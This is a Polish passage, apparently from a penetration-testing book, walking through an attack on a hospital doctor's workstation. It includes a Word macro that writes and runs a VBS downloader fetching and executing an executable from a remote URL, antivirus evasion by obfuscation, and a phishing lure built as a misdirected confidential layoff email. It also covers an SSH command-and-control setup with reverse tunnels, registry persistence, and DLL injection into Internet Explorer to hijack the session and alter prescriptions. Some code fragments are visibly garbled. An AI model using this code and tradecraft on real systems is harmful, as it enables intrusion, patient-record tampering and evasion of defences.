Na koniec chciałbym jeszcze odnieść się do tego, jak niefrasobliwie niektórzy wykorzystują funkcję automatycznego otwierania. Jest to funkcja, która powoduje wykonanie makra natychmiast po tym, jak użytkownik zgodzi się na włączenie tej treści. Można to zrobić na trzy sposoby w zależności od tego, czy makro działa w dokumencie Worda, arkuszu kalkulacyjnym Excela, czy skoroszycie Excela. W przedstawionym kodzie zostały użyte wszystkie trzy metody, aby zapewnić jego wykonanie niezależnie od tego, do jakiej aplikacji zostanie wklejony. Ale takie działanie również nie ma żadnego uzasadnienia z perspektywy legalnego programu. Twórca makra powinien wiedzieć, dla jakiego środowiska tworzy skrypt.

Domyślna podprocedura jest wywoływana przez Worda i zawiera nasz ładunek:

```
Sub Auto_Open
    Główny blok kodu
End Sub
```

Dwie pozostałe funkcje wywołuje Excel, a ich jedynym zadaniem jest wywołanie funkcji `Auto_Open` Worda.

```
Sub AutoOpen()
    Auto_Open
End Sub
```

i

```
Sub Workbook_Open()
    Auto_Open
End Sub
```

Już jedna procedura automatycznego otwierania budzi podejrzenia, a co dopiero mówić o trzech. Wystarczy więc usunąć dwa ostatnie wywołania funkcji Worda, aby obniżyć wykrywalność przez programy antywirusowe. Pozbycie się trzeciej daje jeszcze lepszy rezultat.

W VBA dostępne są macierzyste funkcje, za pomocą których napastnik może pobrać i wykonać kod z internetu (na przykład `Shell` i `URLDownLoadToFile`), ale z ich użyciem wiążą się takie same niedogodności jak z poprzednimi — są podejrzane i na pewno wywołają alarm.

Krótko mówiąc, systemy wykrywania wirusów i innych szkodliwych programów mają bardzo ograniczone zaufanie do makr pakietu MS Offce, które od lat są wykorzystywane przez napastników do dostarczania ładunków do komputerów potencjalnych ofiar. Dlatego aby odnieść sukces, musimy wykazać nieco inwencji. A gdybym Ci powiedział, że istnieje sposób na zainstalowanie pakietu ataku na dysku i wykonanie go bez używania shellcode'u ani aktywnego pobierania i wykonywania kodu za pomocą VBA?

Użycie podwójnego stagera VBA/VBS

Nurtujący nas problem możemy rozwiązać, dzieląc stager na dwie części. Tu do akcji wkracza Windows Scripting Host — środowisko wykonujące skrypty, które także oparte są na bazie języka Visual Basic. Podczas gdy język VBA jest używany tylko w dokumentach pakietu Office, VBS jest samodzielnym językiem skryptowym, podobnie jak Python czy Ruby. Służy do wykonywania znacznie

bardziej zaawansowanych zadań niż automatyzacja funkcjonalności dokumentów MS Office. Dlatego też programy antywirusowe pozostawiają mu znacznie szersze pole do działania. Tak jak VBA VBS jest językiem interpretowanym, a więc nie wymaga kompilacji, a napisany w nim kod można wywołać ze zwykłego pliku tekstowego. Zatem doskonałym rozwiązaniem jest napisanie pozornie niewinnego makra w VBA zawierającego ładunek w postaci kodu VBS, który zapisuje do pliku, po czym go wykonuje. Newralgiczne instrukcje zostaną wykonane dopiero przez ten kod VBS. Wprawdzie w tym przypadku również konieczne będzie użycie funkcji powłoki w VBA, ale nie do wykonania podejrzanego czy nieznanego kodu, tylko w związku ze środowiskiem Windows Scripting Host, które jest integralną częścią systemu operacyjnego. Mówiąc krótko, potrzebujemy więc dwóch skryptów — jednego w VBA, a drugiego w VBS — z których oba przejdą kontrolę antywirusową. Podprocedura w makrze VBA powinna wyglądać mniej więcej tak:

```
Sub WritePayload()
    Dim PayLoadFile As Integer
    Dim FilePath As String
    FilePath = "C:\temp\payload.vbs"
    PayloadFile = FreeFile
    Open FilePath For Output As TextFile
    Print #PayLoadFile, "Pierwszy wiersz skryptu VBS."
    Print #PayLoadFile, "Drugi wiersz skryptu VBS."
    Print #PayLoadFile, "Trzeci wiersz skryptu VBS."
    Print #PayLoadFile, "Czwarty wiersz skryptu VBS."
  Close PayloadFile
  Shell "wscript c:\temp\payload.vbs"
End Sub
```

Staraj się pisać jak najbardziej ogólny kod

Nie mam tu na myśli żadnych skomplikowanych rzeczy. Nawiasem mówiąc, słowo *payload* (ładunek) jest używane tylko w ramach przykładu i nie powinno go być w prawdziwym kodzie. Dodatkową zaletą niespecyficznego kodu jest to, że będzie wymagał tylko drobnych modyfikacji, w razie gdybyśmy zdecydowali się przenieść atak z platformy Windows na macOS.

Jeśli chodzi o sam kod VBS, poniższy skrypt należy wstawić do instrukcji `print` i mamy gotowy atak. Sposób ten wymyśliłem na potrzeby przykładu, ale tak naprawdę jest tyle metod, ilu programistów:

```
HTTPDownload "http://www.wherever.com/files/payload.exe", "C:\temp"
    Sub HTTPDownload( myURL, myPath )
        Dim i, objFile, objFSO, objHTTP, strFile, strMsg
        Const ForReading = 1, ForWriting = 2, ForAppending = 8
        Set objFSO = CreateObject( "Scripting.FileSystemObject" )
        If objFSO.FolderExists( myPath ) Then
            strFile = objFSO.BuildPath( myPath, Mid( myURL, InStrRev(
                      myURL, "/" ) + 1 ) )
        ElseIf objFSO.FolderExists( Left( myPath, InStrRev( myPath, "\") - 1 ) ) Then
            strFile = myPath
        End If
        Set objFile = objFSO.OpenTextFile( strFile, ForWriting, True )
        Set objHTTP = CreateObject( "WinHttp.WinHttpRequest.5.1" )
        objHTTP.Open "GET", myURL, False
        objHTTP.Send
```

```
        For i = 1 To LenB( objHTTP.ResponseBody )
            objFile.Write Chr( AscB( MidB( objHTTP.ResponseBody, i, 1 ) ) )
        Next
        objFile.Close( )
        Set WshShell = WScript.CreateObject("WScript.Shell")
        WshShell.Run "c:\temp\payload.exe"
    End Sub
```

Oczywiście każdy, kto przeczyta ten kod VBA, szybko domyśli się jego przeznaczenia, dlatego w prawdziwym ataku przydałoby się jeszcze go trochę zaciemnić. Poza tym nie trzeba stosować aż tak skomplikowanych sztuczek, aby pobrać i wykonać plik wykonywalny. Za pomocą poleceń powłoki można wywoływać różne narzędzia dostępne w systemie Windows, dzięki czemu całą operację można przeprowadzić przy użyciu jednego polecenia (pokazuję nawet, jak się to robi, w rozdziale 5., w podrozdziale „Powrót do VBA — alternatywne wektory ataku przez wiersz poleceń"), ale chciałem znaleźć jakieś uzasadnienie dla użycia skryptu VBA do podrzucenia skryptu VBS.

Zaciemnianie kodu

Jest kilka metod zaciemniania kodu. Na potrzeby tego ćwiczenia treść ładunku moglibyśmy zakodować algorytmem Base64, a następnie moglibyśmy ją dekodować bezpośrednio przed zapisem w pliku docelowym. To prymitywna technika, ale dobrze obrazuje, co chcę pokazać. Kiedy atak za pośrednictwem makra zostanie wykryty przez człowieka, a nie program antywirusowy i przeprowadzi on *fachową* analizę znaleziska, to żadne zaciemnianie nie pomoże nam ukryć prawdziwych intencji naszego kodu.

Jeśli chcesz, możesz ten kod jeszcze dodatkowo pogmatwać (na przykład za pomocą funkcji XOR). Sam zdecyduj, jak daleko chcesz się w tym zakresie posunąć, choć nie polecam stosowania płatnych rozwiązań wymagających dołączania do dokumentu zewnętrznych bibliotek, ponieważ z pewnością zostaną one wykryte przez antywirus.

Dodajmy zatem drugą część naszego ataku do pierwszego makra VBA i zobaczmy, co na to „powiedzą" programy antywirusowe. Tak jak poprzednio skorzystamy z usług portalu VirusTotal — rysunek 1.7.

Rysunek 1.7. Bardzo skryty ładunek

Już jest lepiej, ale co się stanie z ładunkiem VBS, gdy tylko wyląduje na dysku? Spójrz na rysunek 1.8.


Rysunek 1.8. Nie, Qihoo-360 nie jest Świętym Graalem wśród programów antywirusowych

Ho, ho. Zostaliśmy wykryci przez antywirus Qihoo-360. To chiński skaner, który podobno cieszy się zaufaniem aż pół miliarda użytkowników. Ja też pierwsze o nim słyszę. Oznaczył nasz kod jako wirus *virus.vbs.gen.33*, czyli po prostu stwierdził, że jeśli to plik VBS, to zostanie uznany za szkodliwy. Istnieje niewielkie ryzyko, że kiedyś wpadniemy w sidła tego antywirusa, ale wówczas możemy mieć z tym problem.

Do tej pory jeszcze nie zaimplementowaliśmy żadnego mechanizmu wykonywania kodu w chwili otwarcia dokumentu przez użytkownika.

Kuszenie użytkowników

Z opisanych wcześniej powodów nie lubię używać funkcji automatycznego otwierania. Poza tym uważam, że jeśli użytkownik jest na tyle zdeterminowany, że pozwala w ogóle na uruchomienie makr w otwieranym dokumencie, to można się spodziewać, że będzie chciał w nim zrobić coś więcej, a nie tylko go otworzyć. Jeśli chodzi o nasz atak, spreparowany przez nas plik programu Microsoft Word bezpośrednio po otwarciu będzie wyglądał tak, jak widać na rysunku 1.9.



Rysunek 1.9. Pusty dokument zawierający makro

Niezbyt to przekonujące, prawda? Pusty dokument proszący o kliknięcie przycisku i prezentujący napis *OSTRZEŻENIE O ZABEZPIECZENIACH* nie wygląda zachęcająco. Taka przestroga jest wyświetlana w każdym pliku zawierającym makra bez względu na to, czy są one cyfrowo podpisane, czy nie. Użytkowników nuży już ciągła konieczność klikania tego przycisku, więc do rozwiązania pozostały nam dwa problemy: jak skłonić użytkownika do wykonania naszego kodu oraz jak spreparować dokument zachęcający do interakcji. Pierwsza kwestia jest natury technicznej, a druga to zagadnienie z dziedziny inżynierii społecznej. Jeśli napiszemy przekonującą wiadomość e-mail (lub inną), to mamy dużą szansę na powodzenie nawet podczas ataku na cele o wysokiej świadomości w zakresie bezpieczeństwa teleinformatycznego.

W księgarniach można znaleźć bardzo dobre książki na temat inżynierii społecznej. Godne polecenia są na przykład *Sztuka podstępu. Łamałem ludzi, nie hasła* Kevina Mitnicka (Helion, 2003) i *Socjotechnika. Sztuka zdobywania władzy nad umysłami* Chrisa Hadnagy'ego (Onepress, 2012).

Zastanówmy się więc nad tym, co może zachęcić użytkownika do używania naszego dokumentu.


Jedną ze szczególnie skutecznych przynęt w nakłanianiu użytkowników do otwierania dokumentów i używania zawartych w nich makr jest — nawet jeśli podświadomość aż krzyczy, że to błąd — zasugerowanie, że dana informacja trafiła do nich przez przypadek. Nie powinni się o tym dowiedzieć. Jest to coś, dzięki czemu mogliby odnieść pewne korzyści, a wiele stracić, jeśli to zignorują.

Funkcja automatycznego uzupełniania adresów w klientach e-mail niejednemu spłatała figla, powodując wysłanie wiadomości do niewłaściwej osoby, i chyba każdy kiedyś dostał e-maila, który miał trafić do kogoś innego. Po prostu takie rzeczy się zdarzają. Spójrz na poniższą wiadomość e-mail, która „jest przeznaczona dla" Jana Kowalskiego z działu HR, ale przez przypadek trafiła do dr. Jana Kowalczyka:

> Do: dr Jan Kowalczyk
> Od: dr Marzena Skłodowska
> Temat: POUFNE: druga tura zwolnień grupowych
> Janie,
> Załączam najnowszą listę proponowanych redukcji w moim zespole w dziale intensywnej opieki. Niechętnie pozbywam się swoich pracowników, ponieważ mamy dużo pracy, ale załączona lista może być punktem wyjściowym do dalszej dyskusji – będę w biurze w piątek, więc proszę o odpowiedź przed tym terminem.
> Pozdrawiam,
> Marzena
> PS. Dokument jest zabezpieczony zgodnie z wytycznymi szpitala. Hasło dostępu to „arkham".

To wyjątkowo paskudny rodzaj przynęty. Dr Kowalczyk na pewno już się zastanawia, czy też znalazł się na tej liście osób do zwolnienia.

Do wiadomości dołączony jest nasz dokument z makrem — rysunek 1.10.



Rysunek 1.10. To jest trochę bardziej przekonujące

Teraz dodamy do dokumentu pole tekstowe i przycisk, które zostaną wyświetlone, gdy użytkownik otworzy dokument i włączy makra. Z przyciskiem powiążemy kod wysyłający do komputera ofiary skrypt VBS, który będzie uruchamiany w chwili naciśnięcia tego przycisku i niezależnie od tego, co użytkownik wpisze w polu tekstowym. Potem zostanie wyświetlone okienko z informacją o tym, że podane hasło jest nieprawidłowe, także bez względu na to, co wpisał użytkownik.

Dodatkową zaletą takiej konstrukcji ataku jest to, że (przy założeniu, że alarm nie zostanie podniesiony w żaden inny sposób, na przykład przez program antywirusowy) ofiara prawdopodobnie nikomu nie zgłosi tego zdarzenia, ponieważ nie zechce się przyznać, że otworzyła poufny dokument przeznaczony dla kogoś innego.

Aby przypisać polecenie lub makro do przycisku i wstawić przycisk do tekstu, ustaw kursor w wybranym miejscu i wykonaj następujące czynności:

1. Naciśnij klawisze *Ctrl+F9*, aby dodać pole.
2. W klamrze, która się pojawi, wpisz **`MacroButton`**, następnie dodaj nazwę polecenia lub makra, które chcesz uruchamiać za pomocą przycisku.
3. Wpisz tekst, który ma zostać wyświetlony, lub wstaw obraz mający służyć jako ikona przycisku.
4. Naciśnij klawisz *F9*, aby zaktualizować pole.

Na końcu podprocedury `WritePayload()` możesz ewentualnie dodać poniższy wiersz kodu:

```
MsgBox "Nieprawidłowe hasło. Jeśli sytuacja na koncie użytkownika " & (Environ$("Username")) &
" będzie się powtarzać, zostanie powiadomiony dział bezpieczeństwa IT."
```

Ten kod spowoduje wyświetlenie okienka podszywającego się pod informację bezpieczeństwa. Dodatek nazwy użytkownika w tekście stanowi element personalizacji, który może zaważyć na powodzeniu lub braku powodzenia operacji wysyłania ładunku na komputer ofiary.

Dowodzenie i kontrola, część I: podstawy

Po dokonaniu wyboru sposobu dostarczenia ładunku na komputer ofiary czas poważnie się zastanowić, co to w ogóle ma być. W tym podrozdziale opisuję absolutnie minimum potrzebne do budowy infrastruktury dowodzenia i kontroli (ang. *Command and Control* — C2). W każdym kolejnym rozdziale będę wracał do tego systemu, będę go ulepszał i będę dodawał do niego nowe funkcje, aby ostatecznie pokazać najważniejsze składniki systemu dowodzenia i kontroli potrzebne do przeprowadzenia długoterminowego ataku APT po udanej wstępnej penetracji systemu ofiary. W tym rozdziale na razie skupiam się jednak tylko na podstawach. Poniżej znajduje się lista podstawowych funkcji, które musi mieć nawet najprostszy system dowodzenia i kontroli wdrożony u ofiary:

- **Łączność wychodząca** — system powinien mieć możliwość nawiązywania połączenia internetowego z serwerem C2 w sposób minimalizujący wykrycie przez zaporę sieciową.
- **Dyskrecja** — system nie może zostać wykryty przez hosta ani sieciowe systemy detekcji intruzów (ang. *Intrusion Detection Systems* — IDS).

- **Dostęp do zdalnego systemu plików** — funkcja kopiowania plików do i z komputera ofiary jest absolutnie niezbędna.
- **Zdalne wydawanie poleceń** — musimy mieć możliwość zdalnego wykonywania kodu lub wydawania poleceń na komputerze, do którego się włamaliśmy.
- **Bezpieczna komunikacja** — cały ruch między sforsowanym hostem i serwerem C2 musi być zaszyfrowany wysokiej jakości algorytmem.
- **Trwałość** — ładunek musi być w stanie przetrwać restart komputera.
- **Przekierowywanie portów** — musimy mieć możliwość dwukierunkowego kierowania ruchem przez sforsowanego hosta.
- **Wątek kontroli** — jeśli dojdzie do zerwania połączenia z serwerem C2 z powodu tymczasowej niedostępności sieci lub w innej sytuacji, musimy mieć możliwość ponownego nawiązania tego połączenia.

Najszybszym, najprostszym i najbardziej poruszającym wyobraźnię sposobem budowy z modułów takiej infrastruktury, która przetrwa próbę czasu, jest posłużenie się bezpiecznym i niezwykle wszechstronnym protokołem SSH. Infrastrukturę podzielimy na dwie części — serwer C2 i ładunek wysyłany do ofiary. Poniżej znajduje się lista technicznych warunków, jakie muszą spełniać te składniki.

Serwer C2

- Obsługa połączeń SSH na porcie TCP 443
- Środowisko chroot jail do uruchomienia serwera SSH
- Modyfikacja konfiguracji SSH, aby zezwolić na tunelowe nawiązywanie połączeń przez SSH

Ładunek

- Implementacja serwera SSH na niestandardowym porcie TCP
- Implementacja klienta SSH mającego możliwość łączenia się z serwerem C2
- Implementacja tuneli SSH (zarówno lokalnych, jak i dynamicznych) na kliencie SSH zapewniających serwerowi C2 dostęp do docelowego systemu plików i procesów

Do implementacji wymagań dotyczących ładunku gorąco polecam użycie biblioteki *libssh* (*https://www.libssh.org/*) w języku C. Przy jej użyciu można pisać bardzo zwięzły kod zapewniający szerokie spektrum możliwości. Ponadto biblioteka ta radykalnie skraca czas programowania. A ponieważ jest dostępna dla wielu różnych platform, można jej używać do tworzenia ładunków, które będą wymagały tylko drobnych modyfikacji, aby dostosować je do potrzeb systemu Windows, macOS, Linux lub Unix. W ramach przykładu ilustrującego, jak szybko i łatwo pracuje się z biblioteką *libssh*, poniżej przedstawiam implementację serwera SSH działającego na porcie TCP 900. Ten program wystarczy do ustanowienia uwierzytelnionej sesji klienta SSH (używającego raczej nazwy użytkownika i hasła, a nie klucza publicznego):

```
#include <libssh/libssh.h>
    #include <stdlib.h>
    #include <stdio.h>
    #include <windows.h>
```

```
int main()
{
    ssh_session my_ssh_session;
int rc;
    char *password;
    my_ssh_session = ssh_new();
    if (my_ssh_session == NULL)
exit(-1);
    ssh_options_set(my_ssh_session, SSH_OPTIONS_HOST, "c2host");
    ssh_options_set(my_ssh_session, SSH_OPTIONS_PORT, 443);
    ssh_options_set(my_ssh_session, SSH_OPTIONS_USER, "c2user");
    rc = ssh_connect(my_ssh_session);
    if (verify_knownhost(my_ssh_session) < 0)
    {
    ssh_disconnect(my_ssh_session);
    ssh_free(my_ssh_session);
    exit(-1);
    }
    password = ("Password");
    rc = ssh_userauth_password(my_ssh_session, NULL, password);
    ssh_disconnect(my_ssh_session);
    ssh_free(my_ssh_session);
    }
```

To z kolei jest bardzo prosta instancja serwera SSH:

```
    #include "config.h"
    #include <libssh/libssh.h>
    #include <libssh/server.h>
    #include <stdlib.h>
    #include <string.h>
    #include <stdio.h>
    #include <unistd.h>
    #include <windows.h>
    static int auth_password(char *user, char *password){
        if(strcmp(user,"c2payload"))
            return 0;
        if(strcmp(password,"c2payload"))
            return 0;
return 1; }
    ssh_bind_options_set(sshbind, SSH_BIND_OPTIONS_BINDPORT_STR, 900)
    return 0
} int main(){
        sshbind=ssh_bind_new();
        session=ssh_new();
        ssh_disconnect(session);
        ssh_bind_free(sshbind);
        ssh_finalize();
        return 0;
}
```

Na koniec można utworzyć odwrotny tunel:


```
rc = ssh_channel_listen_forward(session, NULL, 1080, NULL);
channel = ssh_channel_accept_forward(session, 200, &port);
```

Biblioteka *libssh* ma wbudowane procedury obsługi wyjątków pozwalające monitorować stan połączeń.

Jedyna z wymienionych wcześniej funkcji, której jeszcze nie mamy, to *trwałość*. Jest wiele sposobów na zadekowanie ładunku w systemach Microsoft Windows, ale szczegóły podaję dopiero w następnym rozdziale. Teraz tylko przedstawiam prosty przykład. Nie polecam stosowania tej metody w prawdziwych zleceniach, ponieważ praktycznie w żadnym stopniu nie zapewnia dyskrecji. Poniżej znajduje się kod w języku C do wykonania:

```
    char command[100];
    strcpy( command, " reg.exe add
"HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run" /v "Innoce" );
system(command);
```

Obraz jest więcej wart niż tysiąc słów, więc spójrz na rysunek 1.11.



Rysunek 1.11. Schemat podstawowej infrastruktury dowodzenia i kontroli

Dysponując zdalnym przekierowanym portem, mamy takie same uprawnienia do działania w sforsowanym hoście jak proces użytkownika, który włączył makro VBA. Za pomocą SFTP i protokołu SSH możemy uzyskać dostęp do systemu plików. Aby nasz ładunek uruchomił zdalne tunele, do pliku */etc/ssh/sshd.config* na hoście C2 należy dodać następujące dwa wiersze kodu:

```
Match User c2user
GatewayPorts yes
```

Ta infrastruktura ma kilka poważnych wad. Wymaga utrzymywania ciągłego połączenia między ładunkiem i serwerem C2, który jest w stanie obsłużyć tylko jedno połączenie (zdalny tunel), przez co może współpracować tylko z jednym sforsowanym hostem. Ładunek nie ma wbudowanych żadnych mechanizmów autonomii czy inteligencji pozwalających obsłużyć choćby najprostsze nietypowe przypadki, takie jak potrzeba stworzenia tunelu przez serwer proxy. Jeśli jednak dotrwasz do końca tej książki, zostaniesz nagrodzony nowiutką i lśniącą inteligentną oraz dyskretną infrastrukturą C2.

Atak

Wiemy już, jak zbudować i dostarczyć do komputera ofiary swój ładunek kodu, który zapewni nam zdalny dostęp do docelowej stacji roboczej, choć w bardzo prymitywny sposób i w ograniczonym zakresie. Mimo to nasz podstawowy cel się nie zmienił, a jest nim dodanie lub zmodyfikowanie dokumentacji pacjentów w rubrykach dotyczących recept na leki.

Dla przypomnienia, cel naszego ataku używa przeglądarki Microsoft Internet Explorer (IE), za pomocą której loguje się w aplikacji sieciowej Pharmattix. Aplikacja ta obsługuje tylko tę jedną przeglądarkę. Moglibyśmy podrzucić rejestrator naciskanych klawiszy (ang. *key logger*), aby przejąć dane uwierzytelniające lekarza, ale to nie rozwiązałoby problemu z dwuetapowym uwierzytelnianiem. Nazwa użytkownika i hasło to tylko połowa tego, czego potrzebujemy. Druga połowa to karta dostępu do medycznej bazy danych, którą trzeba mieć przy sobie podczas logowania. Teoretycznie moglibyśmy zaczaić się przy szpitalu na lekarza, napaść go i ukraść mu portfel (karty z kodami wygodnie mieszczą się w portfelu), ale takie zdarzenie nie pozostałoby niezauważone, a poza tym klient, który zlecił nam przeprowadzenie modelowania ataku APT, też pewnie miałby obiekcje co do takich metod działania.

Omijanie uwierzytelniania

A gdybyśmy tak mogli całkowicie obejść wszystkie mechanizmy uwierzytelniania? Możemy! Istnieje technika o nazwie ***browser pivoting*** (obracanie przeglądarki), która polega na wykorzystaniu dostępu do docelowej stacji roboczej w celu odziedziczenia uprawnień z przeglądarki lekarza i przeprowadzenia swoich operacji w niewidoczny sposób.

Do przeprowadzenia takiego ataku potrzebne jest spełnienie trzech warunków:

- Musimy wstrzyknąć kod do procesu IE korzystającego z bazy danych medycznych.
- Musimy utworzyć serwer proxy w postaci biblioteki DLL (ang. *Dynamic Link Library*) opartej na API Microsoft WinInet.
- Musimy znaleźć sposób na skierowanie ruchu sieciowego przez nasz tunel SSH, a następnie do nowo utworzonego serwera proxy.

Przyjrzymy się tym trzem etapom po kolei. Żaden z nich nie jest tak trudny do realizacji, jak się może początkowo wydawać.

Etap 1: wstrzyknięcie kodu DLL

Wstrzyknięcie kodu DLL to czynność polegająca na wstawieniu kodu do istniejącego (aktywnego) procesu (programu). Najprostszym sposobem jest użycie funkcji `LoadLibraryA()` z biblioteki *kernel32.dll*. Jej wywołanie praktycznie wszystko załatwia, czyli wstawia i wykonuje DLL. Jest tylko taki problem, że ta funkcja zarejestruje naszą bibliotekę w procesie docelowym, co od razu zaalarmuje programy antywirusowe (w szczególności w tak ściśle monitorowanym środowisku jak Internet Explorer).

Są jednak lepsze sposoby. Zastosujemy technikę, którą można podzielić na cztery zasadnicze etapy:

1. Dołączenie się do docelowego procesu (w tym przypadku do Internet Explorera).
2. Alokacja pamięci w tym procesie.
3. Skopiowanie biblioteki DLL do pamięci docelowego procesu i obliczenie odpowiedniego adresu w tej pamięci.
4. Nakazanie docelowemu procesowi wykonania naszego kodu.

Każdy z tych kroków jest dobrze opisany w API Windows.

Łączenie się z procesem

```
hHandle = OpenProcess( PROCESS_CREATE_THREAD |
                       PROCESS_QUERY_INFORMATION |
```

Alokacja pamięci

```
PROCESS_VM_OPERATION |
PROCESS_VM_WRITE |
PROCESS_VM_READ,
FALSE,
procID );
```

Alokacja pamięci

```
GetFullPathName(TEXT("proxy.dll"),
BUFSIZE,
dllPath,
NULL);
hFile = CreateFileA( dllPath,
GENERIC_READ,
0,
NULL,
OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL,
NULL );
dllFileLength = GetFileSize( hFile,
NULL );
remoteDllAddr = VirtualAllocEx( hProcess,
NULL,
dllFileLength,
MEM_RESERVE|MEM_COMMIT,
PAGE_EXECUTE_READWRITE );
```

Wstawienie pliku DLL i obliczenie adresu w pamięci

```
lpBuffer = HeapAlloc( GetProcessHeap(),
                      0,
                      dllFileLength);
ReadFile( hFile,
          lpBuffer,
          dllFileLength,
          &dwBytesRead,
          NULL );
```

```
WriteProcessMemory( hProcess,
                    lpRemoteLibraryBuffer,
                    lpBuffer,
                    dllFileLength,
                    NULL );
dwReflectiveLoaderOffset = GetReflectiveLoaderOffset(lpWriteBuff);
```

Uruchomienie kodu proxy DLL

```
rThread = CreateRemoteThread(hTargetProcHandle, NULL, 0,
lpStartExecAddr, lpExecParam, 0, NULL);
WaitForSingleObject(rThread, INFINITE);
```

Zalecam zapoznanie się z tym funkcjami API, ponieważ umiejętność przenoszenia kodu między procesami jest podstawą w zawodzie testera wykonującego modelowanie ataków APT i jest wiele sytuacji, w których ta umiejętność może się przydać, choćby na przykład gdy trzeba obejść białą listę procesów albo przenieść atak do innej architektury bądź też zwiększyć sobie uprawnienia. Powiedzmy na przykład, że chcemy skraść dane do logowania do systemu Windows. W takim przypadku możemy wstrzyknąć do procesu WinLogon rejestrator naciskanych klawiszy. Później pokazuję też, jak podobne techniki zastosować w systemach uniksowych. Pamiętaj też, że jeśli nie chcesz przygotowywać własnego ataku, możesz skorzystać z licznych gotowych ataków polegających na wstrzykiwaniu kodu do procesów. Taką funkcję ma też środowisko Metasploit, którego zalety i wady opisuję w następnych rozdziałach.

Etap 2: tworzenie biblioteki DLL proxy na podstawie API WinInet

Wiemy już, co trzeba zrobić, aby wstawić kod do procesu IE, więc teraz musimy się zastanowić, co tam wyślemy i dlaczego.

